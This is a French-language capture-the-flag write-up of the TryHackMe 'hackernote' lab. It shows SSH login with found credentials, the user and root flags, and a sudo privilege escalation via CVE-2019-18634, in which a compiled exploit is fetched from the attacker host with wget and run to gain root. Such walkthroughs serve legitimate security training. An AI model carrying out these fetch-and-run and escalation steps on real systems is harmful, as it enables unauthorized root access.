
On a un password : blue7 connectons nous :



James nous donnes ses creds ssh :

```
james:dak4ddb37b
```

connectons nous en SSH :



On est co

```
james@hackernote:~$ ls
user.txt
james@hackernote:~$ cat user.txt
thm{56911bd7ba1371a3221478aa5c094d68}
james@hackernote:~$
```

On a le user flag :

```
thm{56911bd7ba1371a3221478aa5c094d68}
```

Priv Esc

Quand on fait sudo -l au moment d'entrer notre password il y a des étoiles :

```
james@hackernote:~$ sudo -l
[sudo] password for james: **********
```

Ces étoiles sont produites par un programme appelé pwdfeedback. Ce programme est vulnérable aux buffer overflow qui mène à une élévation de privilèges : CVE-2019-18634

On va compiler ce code et l'envoyer sur la machine victime pour exploiter cette vulnérabilité : https://github.com/saleemrashid/sudo-cve-2019-18634/blob/master/

```
┌──(kali㉿kali)-[~/THM/hackernote/exploit]
└─$ cd sudo-cve-2019-18634

┌──(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
└─$ ls
exploit.c  LICENSE  Makefile  README.md

┌──(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
└─$ make
cc -Os -g3 -std=c11 -Wall -Wextra -Wpedantic -static -o exploit exploit.c

┌──(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
└─$ ls
exploit  exploit.c  LICENSE  Makefile  README.md

┌──(kali㉿kali)-[~/THM/hackernote/exploit/sudo-cve-2019-18634]
└─$
```


```
james@hackernote:/tmp$ wget http://10.14.43.156:9999/exploit
--2023-12-22 17:24:47--  http://10.14.43.156:9999/exploit
Connecting to 10.14.43.156:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 833624 (814K) [application/octet-stream]
Saving to: 'exploit'

exploit                   100%[=====================>] 814.09K   824KB/s    in 1.0s

2023-12-22 17:24:49 (824 KB/s) - 'exploit' saved [833624/833624]

james@hackernote:/tmp$ chmod +x exploit
james@hackernote:/tmp$ ./exploit
[sudo] password for james:
Sorry, try again.
# whoami
root
#
```

On est root de la machine !!



On a le root flag :

```
thm{af55ada6c2445446eb0606b5a2d3a4d2}
```